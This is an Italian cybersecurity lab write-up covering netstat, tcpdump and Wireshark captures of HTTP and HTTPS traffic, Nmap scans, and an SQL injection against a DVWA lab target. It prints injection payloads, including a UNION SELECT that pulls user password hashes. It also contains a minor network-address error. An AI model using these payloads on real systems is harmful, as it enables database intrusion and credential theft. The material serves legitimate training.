Analisi avanzate

Nella prima parte andrò ad eseguire alcuni comandi Powershell.
PowerShell è sia una console di comando che un linguaggio di scripting.
PowerShell dispone anche di funzioni che possono creare script per automatizzare attività e collaborare con il sistema operativo Windows.

Uno dei comandi più comuni è
dir
fornisce un elenco di sottodirectory e file, insieme alle informazioni associate come tipo, dimensione del file, data e ora dell'ultima modifica

Per analizzare la rete invece uso i comandi netstat

`netstat -h` per visualizzare le opzioni disponibili per il comando netstat.

```
PS C:\Users\marco> netstat -h

Visualizza statistiche relative ai protocolli e alle connessioni di rete TCP/IP correnti.

NETSTAT[-a] [-b] [-e] [-f] [-i] [-n] [-o] [-p proto] [-r] [-s] [-t] [-x] [-y] [interval]

  -a            Visualizza tutte le connessioni e le porte di ascolto.
```


Per visualizzare la tabella di routing con le route attive, inserisci netstat -h al prompt.


```
PS C:\Users\marco> netstat -r
===========================================================================
Elenco interfacce
 20...6c 02 e0 78 45 04 ......Realtek Gaming GbE Family Controller
 65...........................NordLynx Tunnel
 12...0a 00 27 00 00 0c ......VirtualBox Host-Only Ethernet Adapter
 19...........................OpenVPN Data Channel Offload
 13...00 ff 8e 05 5e 6d ......TAP-NordVPN Windows Adapter V9
 17...fc b3 bc de dd 3a ......Microsoft Wi-Fi Direct Virtual Adapter #4
 21...fe b3 bc de dd 39 ......Microsoft Wi-Fi Direct Virtual Adapter #5
  6...fc b3 bc de dd 39 ......Intel(R) Wi-Fi 6 AX201 160MHz
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Tabella route
===========================================================================
Route attive:
     Indirizzo rete            Mask          Gateway     Interfaccia Metrica
          0.0.0.0          0.0.0.0      192.168.1.1     192.168.1.      50
          0.0.0.0          0.0.0.0         On-link          10.5.0.2       6
         10.5.0.0      255.255.0.0         On-link          10.5.0.2     261
         10.5.0.2  255.255.255.255         On-link          10.5.0.2     261
    10.5.255.255  255.255.255.255         On-link          10.5.0.2     261
       127.0.0.0        255.0.0.0         On-link         127.0.0.1     331
       127.0.0.1  255.255.255.255         On-link         127.0.0.1     331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1     331
      192.168.1.0    255.255.255.0         On-link      192.168.1.     306
```

Il comando `netstat -abno` mostra i processi associati alle connessioni TCP attive

```
PS C:\WINDOWS\system32> netstat -abno

Connessioni attive

  Proto  Indirizzo locale          Indirizzo esterno        Stato           PID
  TCP    0.0.0.0:135           0.0.0.0:0              LISTENING       1524
  RpcSs
 [svchost.exe]
  TCP    0.0.0.0:445           0.0.0.0:0              LISTENING       4
 Impossibile ottenere informazioni sulla proprietà
  TCP    0.0.0.0:5040          0.0.0.0:0              LISTENING       10788
  CDPSvc
 [svchost.exe]
  TCP    0.0.0.0:7680          0.0.0.0:0              LISTENING       23088
 Impossibile ottenere informazioni sulla proprietà
```

Apro task manager
Seleziono uno dei PID dai risultati del comando `netstat -abno`
tasto destro sul PID selezionato per aprire la finestra Proprietà e ottenere ulteriori informazioni.





- Il PID 1524 è associato al processo svchost.exe
- L'utente che esegue questo processo è SERVIZIO DI RETE.
- Il processo sta utilizzando 7804K di memoria.

Utilizzo di Wireshark per Esaminare il Traffico HTTP e HTTPS


Il protocollo HTTP (HyperText Transfer Protocol) è un protocollo che presenta i dati tramite un browser web.
Con HTTP, non esiste alcuna protezione per i dati scambiati tra due dispositivi in comunicazione.

Catturare e Visualizzare il Traffico HTTP


inserisco il comando

`sudo tcpdump -i eth0 -s 0 -w httpdump.pcap`

sudo Permette di eseguire il comando con privilegi di amministratore (necessario per catturare i pacchetti di rete).
tcpdump Strumento per intercettare e analizzare pacchetti di rete.
-i eth0 Specifica l'interfaccia di rete eth0.
-s 0 Imposta la dimensione del snap length a 0 per catturare l'intero contenuto del pacchetto.
-w httpdump.pcap Scrive i dati catturati in un file chiamato httpdump.pcap



Il comando tcpdump, eseguito nel passaggio precedente, ha salvato l'output in un file chiamato `httpdump.pcap` e apro il file con Wireshark



filtro HTTP e si possono notare i dati in chiaro dalla POST


Visualizzare il Traffico HTTPS

attraverso tcpdump dalla riga di comando catturo il traffico HTTPS. Questi log saranno analizzati nuovamente utilizzando Wireshark

sudo tcpdump -i eth0 -s 0 -w httpdump.pcap

per catturare il traffico

filtro per tcp.port==443



Dopo la sezione TCP, ora c'è una sezione Secure Sockets Layer (SSL/TLS 1.2) invece di HTTP.

Con HTTPS, viene utilizzata la crittografia attraverso un algoritmo matematico. Questo algoritmo nasconde il vero significato dei dati scambiati. Questo processo avviene tramite l'uso di certificati, che possono essere visualizzati successivamente in questo laboratorio.

Indipendentemente dall'utilizzo di HTTP o HTTPS, è consigliabile scambiare dati solo con siti web di cui ti fidi. L'utilizzo di HTTPS non garantisce che un sito sia affidabile. Gli attori delle minacce utilizzano spesso HTTPS per nascondere le proprie attività.

Esploro Nmap


Nmap è uno strumento di esplorazione di rete e uno scanner di sicurezza/porte.
La scansione delle porte fa parte di un attacco di ricognizione. Esistono diversi metodi di scansione delle porte.

Inserisco il comando
`Nmap -A -T4 scanme.nmap.org`

`-A` Abilita il rilevamento del sistema operativo, il rilevamento delle versioni, la scansione degli script e il traceroute.

`-T4` Permette un'esecuzione più veloce proibendo che il ritardo dinamico della scansione superi i 10 ms per le porte TCP. È ideale per connessioni decenti come banda larga o Ethernet.

Con il comando
`nmap -A -T4 localhost`.
A seconda della tua rete locale e dei dispositivi, la scansione potrebbe durare da pochi secondi a pochi minuti.




Per localizzare altri host su questa LAN,
`nmap -A -T4 indirizzo di rete/prefisso`
Questa macchina virtuale ha un indirizzo IP di 192.168.1.15/24 ed è parte della rete 192.168.1.0/24.

L'ultimo ottetto dell'indirizzo IP deve essere sostituito con uno zero. Ad esempio, nell'indirizzo IP 192.168.1.15, il .15 è l'ultimo ottetto. Pertanto, l'indirizzo di rete è 192.168.1.15.
Il /24 è chiamato prefisso ed è una forma abbreviata della netmask 255.255.255.0


Visualizzare un file PCAP relativo a un attacco precedente contro un database SQL

Procedo con l'effettuare una Sql injection in modo da creare dei log da visualizzare su Wireshark. Utilizzo una DVWA come macchina vittima e Kali linux come attaccante.



All'interno della cattura di Wireshark, apro Follow > HTTP Stream

Questo sarà molto utile per seguire il flusso dei dati come lo vede il livello applicativo e per arrivare fino al test della query per l'iniezione SQL.



Il traffico di origine è mostrato in rosso.

```
GET /dvwa/vulnerabilities/sqli/?id=1+OR+1%3D1&Submit=Submit HTTP/1.1
Host: 192.168.1.115
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.115/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=82b6feda50725f97d43735877940ad1e
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


La sorgente ha inviato una richiesta GET .

In blu, il dispositivo di destinazione sta rispondendo alla sorgente.
Inserisco `1 OR 1=1`

```
                        <div id="main_body">

<div class="body_padded">
        <h1>Vulnerability: SQL Injection</h1>

        <div class="vulnerable_code_area">

                <h3>User ID:</h3>

                <form action="#" method="GET">
                        <input type="text" name="id">
                        <input type="submit" name="Submit" value="Submit">
                </form>

                <pre>ID: 1 OR 1=1<br>First name: admin<br>Surname: admin</pre>

        </div>

        <h2>More info</h2>
        <ul>
```

L'attaccante ha inserito una query 1 OR 1=1 per verificare se l'applicazione è vulnerabile all'iniezione SQL.
L'applicazione non ha risposto con un messaggio di errore di accesso, ha risposto con un record proveniente da un database.
L'attaccante ha verificato che può inserire un comando SQL e il database risponderà. La stringa di ricerca `1 OR 1=1` crea una dichiarazione SQL che sarà sempre vera. Nell'esempio, non importa cosa venga inserito nel campo, sarà sempre vero.

Inserendo il comando
1' UNION SELECT user, password FROM users#
Attraverso questa vulnerabilità della macchina l'attaccante può riuscire ad ottenere delle informazioni sensibili, tra cui gli Hash delle password degli utenti



Come misura preventiva, è fondamentale filtrare o rimuovere caratteri speciali (<, >, &, ecc.) dall'input dell'utente.
CSP (Content Security Policy) Implementare politiche di sicurezza dei contenuti per limitare l'esecuzione di script non autorizzati.